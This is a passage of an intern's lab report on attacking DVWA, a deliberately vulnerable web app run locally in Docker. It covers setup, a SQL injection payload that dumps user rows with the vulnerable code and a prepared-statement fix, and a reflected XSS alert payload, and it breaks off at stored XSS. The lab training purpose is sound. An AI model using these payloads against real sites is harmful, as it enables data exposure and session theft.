

Security Testing Report — DVWA (Laboratory)

Task Number: 3 — Web Application Security

Name: Jai Rane

Intern ID: APSPL2641663

Date: 08-08-2026

Target: DVWA (localhost)

Environment: Kali Linux (attacker) → DVWA (target)

Tools: Browser, Burp Suite (Community), Docker, Firefox Developer Tools

Date: 08-08-2026

Executive Summary

This assessment demonstrates classic web-application vulnerabilities present in DVWA (Damn Vulnerable Web App) and practical mitigations. Tests performed: **SQL Injection**, **Cross-Site Scripting (Stored & Reflected)**, **Cross-Site Request Forgery**, **Local & Remote File Inclusion**, plus **Burp Suite** interception and **security header** checks. For each issue we show exploitation steps, proof (screenshots/logs), and recommended fixes (code snippets and server configuration). All activity was performed in a controlled lab environment using Docker containerization.

0. Lab Setup — DVWA Installation & Configuration

0.1 Environment Overview


1. **Target:** Damn Vulnerable Web Application (DVWA)
2. **Host System:** Kali Linux (Attacker)
3. **Container Runtime:** Docker
4. **Web Server:** Apache/2.4.25 (Debian)
5. **Backend Database:** MariaDB/MySQL
6. **PHP Version:** 7.0.30-0+deb9u1
7. **Access URL:** <http://localhost:8080>

0.2 Installation Steps

a. Pull and Run DVWA Container

The fastest method to deploy DVWA is using Docker, which eliminates dependency conflicts and provides an isolated testing environment.

Screenshot 0.2a: DVWA Docker Pull



The screenshot shows a terminal window on a Kali Linux system. The user is at the root prompt and has entered the command `sudo docker run --rm -it -p 8080:80 vulnerables/web-dvwa`. The output shows that Docker is pulling the `vulnerables/web-dvwa:latest` image from a registry. It indicates that the image is not found locally and then shows the progress of downloading the image layers. The total size of the image is 130.5 MB, and the download is complete.

```
root@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /root/.zsh_history  
  
(root@kali)-[~]  
# sudo docker run --rm -it -p 8080:80 vulnerables/web-dvwa  
Unable to find image 'vulnerables/web-dvwa:latest' locally  
latest: Pulling from vulnerables/web-dvwa  
3e17c6eae66c: Already exists  
0c57df616dbf: Downloading 23.79MB/130.5MB  
eb05d18be401: Download complete  
e9968e5981d2: Download complete  
2cd72dba8257: Download complete  
6cff5f35147f: Download complete  
098cffd43466: Download complete  
b3d64a33242d: Download complete
```

Output Explanation:

- Docker begins pulling the `vulnerables/web-dvwa:latest` image
- Multiple layers are downloaded (total ~130.5 MB)
- Each layer is downloaded and extracted sequentially

Screenshot 0.2b: DVWA Docker Pull Complete

```
(root@kali)-[~]
# sudo docker run --rm -it -p 8080:80 vulnerables/web-dvwa
Unable to find image 'vulnerables/web-dvwa:latest' locally
latest: Pulling from vulnerables/web-dvwa
3e17c6eae66c: Already exists
0c57df616dbf: Pull complete
eb05d18be401: Pull complete
e9968e5981d2: Pull complete
2cd72dba8257: Pull complete
6cff5f35147f: Pull complete
098cffd43466: Pull complete
b3d64a33242d: Pull complete
Digest: sha256:dae203fe11646a86937bf04db0079adef295f426da68a92b40e3b181f337daa7
Status: Downloaded newer image for vulnerables/web-dvwa:latest
[+] Starting mysql ...
[ ok ] Starting MariaDB database server: mysqld ..
[+] Starting apache
[....] Starting Apache httpd web server: apache2AH00558: apache2: Could not reliably determine
the server's fully qualified domain name, using 172.17.0.2. Set the 'ServerName' directive glob
ally to suppress this message
. ok
=> /var/log/apache2/access.log <=

=> /var/log/apache2/error.log <=
[Sat Aug 08 15:38:32.475908 2026] [mpm_prefork:notice] [pid 318] AH00163: Apache/2.4.25 (Debian
) configured -- resuming normal operations
[Sat Aug 08 15:38:32.475977 2026] [core:notice] [pid 318] AH00094: Command line: '/usr/sbin/ap
ache2'

=> /var/log/apache2/other_vhosts_access.log <=
```


Services Started:

- **MySQL (MariaDB):** Database server initialized successfully
- **Apache Web Server:** HTTP server configured and running
- **Log Files:** Access and error logs enabled at /var/log/apache2/

0.3 Initial Configuration

a. Access the Setup Page

Screenshot 0.3a: DVWA Setup Page




1. Open Firefox and navigate to <http://localhost:8080>
2. The **Setup DVWA** page appears with system checks

System Verification:

-  Operating System: *nix
-  Backend Database: MySQL
-  PHP Version: 7.0.30-0+deb9u1
-  Web Server: Apache (localhost)
-  PHP function display_errors: Disabled
-  PHP function safe_mode: Disabled
-  PHP function allow_url_include: Disabled (security feature)
-  PHP function allow_url_fopen: Enabled

Screenshot 0.3b: DVWA Welcome Page



3. Click **"Create / Reset Database"** button to initialize the database
4. Database resets successfully with administrator credentials: admin // password
5. Login with credentials: admin / password

0.4 Security Level Configuration

DVWA Security Level: LOW

Navigate: Left sidebar → **DVWA Security** → Select **"Low"** → Submit

Why LOW Security?

- Allows all vulnerability tests to work
- No input validation or sanitization
- Demonstrates insecure coding practices
- Purpose: Learn how vulnerabilities work before implementing fixes

0.5 Post-Setup Verification

Completed:

- Docker container running
- Database initialized
- Admin login successful
- Security level set to LOW
- All modules accessible from left sidebar

Available Attack Modules:

Module	Vulnerability
SQL Injection	SQL Injection
XSS (Reflected)	Reflected XSS
XSS (Stored)	Stored XSS
CSRF	Cross-Site Request Forgery
File Inclusion	LFI/RFI
File Upload	Unrestricted file upload
Command Injection	OS Command Injection

0.6 Lab Setup — Key Takeaways

Aspect	Configuration
Container	Dockerized DVWA
Port	8080 (mapped to container port 80)
Credentials	admin / password
Security Level	LOW (for testing)
Target URL	http://localhost:8080
Database	MariaDB (MySQL compatible)
PHP	Version 7.0.30

1. SQL Injection (SQLi)

1.1 Summary

SQL Injection allows an attacker to alter SQL queries by injecting malicious input. In DVWA, the id parameter on the SQLi page is vulnerable: payloads such as ' OR '1'='1 return all user rows from the database, exposing sensitive information including usernames and password hashes.

Severity: CRITICAL

CVSS Score: 9.8

Affected Module: SQL Injection

1.2 Reproduction

a. Navigate to SQL Injection Module

- From DVWA sidebar, click "SQL Injection"
- The page displays an input field for **User ID**

b. Inject Malicious Payload


Payload Used:

1' OR '1'='1

Step-by-Step:

1. Enter 1' OR '1'='1 in the User ID field
2. Click "Submit" button

Screenshot 1.2a: SQL Injection Payload Entry




URL After Submission:

<http://localhost:8080/vulnerabilities/sqli/?id=1%27+OR+%271%27%3D%271&Submit=Submit#>

c. Successful Exploitation

Screenshot 1.2b: SQL Injection Results



Extracted Data:

ID	First Name	Surname
1	admin	admin
2	Gordon	Brown
3	Hack	Me
4	Pablo	Picasso
5	Bob	Smith

What Happened:

- The payload `1' OR '1'='1` modified the SQL query
- Original query: `SELECT * FROM users WHERE id = '1'`

- Modified query: SELECT * FROM users WHERE id = '1' OR '1'='1'
- Since '1'='1' is ALWAYS TRUE, all users were returned

1.3 Mitigation (Prepared Statements)

Use parameterized queries to prevent SQL injection.

a. Vulnerable Code:

```
$id = $_GET['id'];  
$sql = "SELECT * FROM users WHERE id = '$id'";  
$result = mysqli_query($conn, $sql);
```

b. Fixed Code (Prepared Statement):

```
$stmt = $conn->prepare("SELECT username, password FROM users WHERE id = ?");  
$stmt->bind_param("s", $id);  
$stmt->execute();  
$result = $stmt->get_result();
```

Effect: User input is treated as data — injection attempts like ' OR '1'='1 fail because the query parameter is bound separately.

1.4 References

- [OWASP SQL Injection](#)
- [SQL Injection Prevention Cheat Sheet](#)
- [PentestMonkey SQL Injection Cheat Sheet](#)

2. Cross-Site Scripting (XSS)

2.1 Summary

XSS lets attackers execute malicious scripts in victims' browsers. DVWA exhibits both **Reflected** (temporary) and **Stored** (persistent) XSS vulnerabilities. Both can lead to session hijacking, credential theft, and website defacement.

Severity: HIGH

CVSS Score: 7.5 (Reflected), 8.5 (Stored)

2.2 Reflected XSS

a. Reproduction

Navigate: DVWA → XSS (Reflected)


Payload Used:

```
<script>alert('You are hacked !!')</script>
```


Step-by-Step:

1. Enter the payload in the **"What's your name?"** field
2. Click **"Submit"** button
3. The script executes immediately, displaying a popup alert


Screenshot 2.2a: Reflected XSS - Payload Entry



Screenshot 2.2b: Reflected XSS - Payload Submitted




Screenshot 2.2c: Reflected XSS - Alert Popup



URL After Exploitation:

`http://localhost:8080/vulnerabilities/xss_r/?name=<script>alert('You are hacked !!')</script>#`

Screenshot 2.2d: Reflected XSS - URL Parameter



What Happened:

- The payload was included in the URL as a query parameter
- The server reflected the input back to the page without sanitization
- The browser executed the script, displaying the alert

2.3 Stored XSS

a. Reproduction

Navigate: DVWA → XSS (Stored)

